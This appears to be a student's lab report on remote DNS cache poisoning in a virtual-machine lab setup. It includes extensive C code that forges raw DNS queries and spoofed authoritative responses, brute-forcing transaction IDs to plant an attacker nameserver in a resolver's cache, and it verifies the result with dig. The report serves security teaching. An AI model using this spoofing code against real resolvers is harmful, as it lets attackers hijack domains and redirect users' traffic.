Tanmay Fadnavis

SUID: 971141760

INTERNET Security


Lab - 6

# ENVIRONMENT SETUP


The screen shots for the environment set-up are below.




Above is the screen shot for the DNS server vm. I have added the dump file in the named.conf.options.




I have removed the example.com zone files from the named.conf files which we had added in the local dns lab.




Restarting the dns server.



Adding the nameserver vm to the user and the attacker systems.



Doing the configuration as mentioned in the lab by Dr Du.



Before the attack, when I do the dig from the user machine, we get the above output, the nameservers as a.iana-servers.net.




This is the cache file before the attack. We can see that example.com the NS comes as a.iana-servers.net. Now let us do the attack.

# TASK 1: REMOTE DNS CACHE POISONING

The screen shots for task 1 are below.

I wrote the code for dns spoofing which I will show below. Let me show the output first.



After the attack, once we see the cache, we can see that ns.dnslabattacker.net can be seen in the cache.

The code flow is as below. I am generating the dns\_query and the dns\_spoof in one while loop which is infinite. The transaction ids, I am using the for loop and generating the ids, I am only using the numbers 64,000 to 65,000 because even though the transaction id is random, it often takes a number between these 2.

while(1) {

memset(domain, 0, 255);

sprintf(domain, "%dabc.", (10000 + rand() % 10000));

char \*ip = "199.43.132.53";

dns\_sendquery(domain, (4000 + rand() % 1000));

for(i = 64000; i <= 65000; i++) {

dns\_sendresp(domain,ip, i);

}

}

In the send query function, I am spoofing the dns query packets and asking for random domains.

Functions to add ip header, udp header and dns header.

ip->iph\_ihl = 5;

ip->iph\_ver = 4;

ip->iph\_tos = 16;

ip->iph\_len = sizeof(struct ipheader) + len;

ip->iph\_ident= htons(54321);

ip->iph\_ttl = 64;

ip->iph\_protocol = IPPROTO\_UDP;

ip->iph\_fragoff = 0;

ip->iph\_srcip = inet\_addr(src);

ip->iph\_dstip = inet\_addr(dst);

ip->iph\_chksum = csum((unsigned short int \*)ip, sizeof(struct ipheader));

return (unsigned char \*)ip + sizeof(struct ipheader);

dns->dnsh\_id = (unsigned short)htons(transid);

dns->dnsh\_qr = query; //Query

dns->dnsh\_opcode = 0; //Standard query

if (query == DNS\_RESPONSE) {

dns->dnsh\_aa = 1; //Authoritative

dns->dnsh\_rd = 0;

}

else {

dns->dnsh\_aa = 0; //Not Authoritative

dns->dnsh\_rd = 1;

}

dns->dnsh\_tc = 0;

dns->dnsh\_z = 0;

dns->dnsh\_ad = 0;

dns->dnsh\_cd = 0;

dns->dnsh\_rcode = 0;

dns->dnsh\_qcount = htons(qcount);

dns->dnsh\_anscount = htons(anscount);

dns->dnsh\_authcount = htons(authcount);

dns->dnsh\_addcount = htons(addcount);

return (unsigned char \*)dns + sizeof(struct dnsheader);

unsigned char \*endptr = NULL;

int udpdatalen = 0;

struct ipheader \*ip = (struct ipheader \*)buffer;

struct udpheader \*udp = (struct udpheader \*)((char \*)ip + sizeof(struct ipheader));

struct dnsheader \*dns = (struct dnsheader \*)((char \*)udp + sizeof(struct udpheader));

struct dnsquery \*dnsq = NULL;

const char \*ipsrc = "10.0.2.5";

const char \*ipdst = "10.0.2.9";

memset(buffer, 0, PCKT\_LEN);

memset(dname, 0, 255);

strcat(dname, host);

strcat(dname, "example.com");

// Add DNS header

dnsq = (struct dnsquery \*)addhdr(dns, transid, 0, 1, 0, 0, 0);

endptr = addquery(dnsq, dname, DNSRR\_TYPE\_A, DNSRR\_CLASS\_IN);

udpdatalen = endptr - (unsigned char \*)udp;

addudp(udp, "33333", "53", udpdatalen);

addip((struct ipheader \*)buffer, ipsrc, ipdst, udpdatalen);

//Add UDP checksum

udp->udph\_chksum = udp\_csum(ip, (unsigned short \*)udp, udpdatalen);

dns\_sendpacket(buffer);

The send query function creates a packet, adds a dns query field and sends the packet.

The send response packet, does the same thing. It adds the answer, along with additional and authoritative fields.

char buffer[PCKT\_LEN]; //Packet buffer

char dname[255];

unsigned char \*endptr = NULL;

char ipstr[5];

const char \*hostip = "20.1.1.1";

const char \*attackdomain = "example.com";

const char \*ns = "ns.dnslabattacker.net";

const char \*localdns = "10.0.2.9";

unsigned int tempip = 0;

int hostlen = 0;

struct ipheader \*ip = (struct ipheader \*)buffer;

struct udpheader \*udp = (struct udpheader \*)((char \*)ip + sizeof(struct ipheader));

struct dnsheader \*dns = (struct dnsheader \*)((char \*)udp + sizeof(struct udpheader));

struct dnsquery \*dnsq = NULL;

struct dnsrrecord \*dnsrr = NULL;

struct sockaddr\_in skdst;

int on = 1, sd;

int count;

int udpdatalen = 0;

//Add DNS Response header

dnsq = (struct dnsquery \*)addhdr(dns, transid, DNS\_RESPONSE, 1, 1, 1, 1);

//Add DNS query

dnsrr = (struct dnsrrecord \*)addquery(dnsq, dname, DNSRR\_TYPE\_A, DNSRR\_CLASS\_IN);

//Add DNS RR answer for hostname

tempip = inet\_addr(hostip);

memset(ipstr, 0, 5);

memcpy(ipstr, (char \*)&tempip, 4);

dnsrr = (struct dnsrrecord \*)addrr(dnsrr, dname, ipstr, DNSRR\_TYPE\_A, DNSRR\_CLASS\_IN);

//Add DNS RR for Authoritative server

\*((char \*)dnsrr) = 0xc0;

\*((char \*)dnsrr + 1) = hostlen + 12;

dnsrr = (struct dnsrrecord \*)addrr((struct dnsrrecord \*)((char \*)dnsrr + 2), attackdomain, ns, DNSRR\_TYPE\_NS, DNSRR\_CLASS\_IN);

//Add DNS RR Additional record

memset(ipstr, 0, 5);

ipstr[0] = 0x0a;

ipstr[1] = 0x00;

ipstr[2] = 0x02;

ipstr[3] = 0x05;

dnsrr = (struct dnsrrecord \*)addrr(dnsrr, ns, ipstr, DNSRR\_TYPE\_A, DNSRR\_CLASS\_IN);


Above code is adding the query, adding the additional record for query, authoritative server, additional server information. Once this is done, send the packet, if the attack is successful, we get the dns cache poisoned.


# TASK 2: VERIFICATION


The screen shots for task-2 are below.




Adding the zone files in the attacker’s vm as the ns.dnslabattacket.net ip we have given it as that of the attacker. This is the set-up given by Dr Du in the lab description.







These are all screenshots for the lab set-up for the dig command .

Output. If we do the dig on example.com from the user machine, we can see that the nameserver is ns.dnslabattacker.net Thus we are able to successfully verify the attack.

End of Lab-6.